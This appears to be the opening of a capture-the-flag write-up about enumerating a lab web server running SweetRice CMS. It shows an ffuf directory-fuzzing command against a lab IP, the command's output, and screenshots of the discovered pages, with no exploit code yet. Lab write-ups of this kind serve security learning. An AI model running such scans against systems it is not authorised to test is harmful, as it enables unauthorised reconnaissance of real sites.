


- The binary is called apache2. Due to the use of environment variables, in the default configuration, apache2 needs to be started/stopped with `/etc/init.d/apache2` or `apache2ctl`. **Calling `/usr/bin/apache2` directly will not work** with the default configuration.

Document Roots

By default, Ubuntu does not allow access through the web browser to *any* file apart of those located in `/var/www`,

apache2 and that to in ubuntu huh!!!!



SweetRice notice


Welcome to SweetRice - Thank your for install SweetRice as your website management system.

This site is building now , please come late.

If you are the webmaster,please go to Dashboard -> General -> Website setting


and uncheck the checkbox "Site close" to open your website.

More help at Tip for Basic CMS SweetRice installed



Powered by Basic-CMS.ORG SweetRice.

Got to know about SweetRice CMS. Let's look for any possible exploits. There were many exploits, but didn't know what to use so instead further did directory fuzzing in /content/ directory.



```
sohamt•~/testing» ffuf -u http://10.10.151.68/content/FUZZ -w /usr/share/seclists/Discovery/Web-Content/big.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.151.68/content/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/big.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

.htaccess               [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 144ms]
.htpasswd               [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 2686ms]
_themes                 [Status: 301, Size: 322, Words: 20, Lines: 10, Duration: 204ms]
as                      [Status: 301, Size: 317, Words: 20, Lines: 10, Duration: 146ms]
attachment              [Status: 301, Size: 325, Words: 20, Lines: 10, Duration: 147ms]
images                  [Status: 301, Size: 321, Words: 20, Lines: 10, Duration: 143ms]
inc                     [Status: 301, Size: 318, Words: 20, Lines: 10, Duration: 148ms]
js                      [Status: 301, Size: 317, Words: 20, Lines: 10, Duration: 144ms]
:: Progress: [20476/20476] :: Job [1/1] :: 275 req/sec :: Duration: [0:01:30] :: Errors: 0 ::
```

Welcome to SweetRice - Thank your for install SweetR


This site is building now , please com

If you are the webmaster,please go to Dashboard -> Ge

and uncheck the checkbox "Site close" to open your we

More help at Tip for Basic CMS SweetRice installed

got some directories, let's look in them further.




Index of /content/_themes

Name	Last modified	Size	Description
Parent Directory		-	
default/	2016-09-19 17:57	-	

Apache/2.4.18 (Ubuntu) Server at 10.10.151.68 Port 80

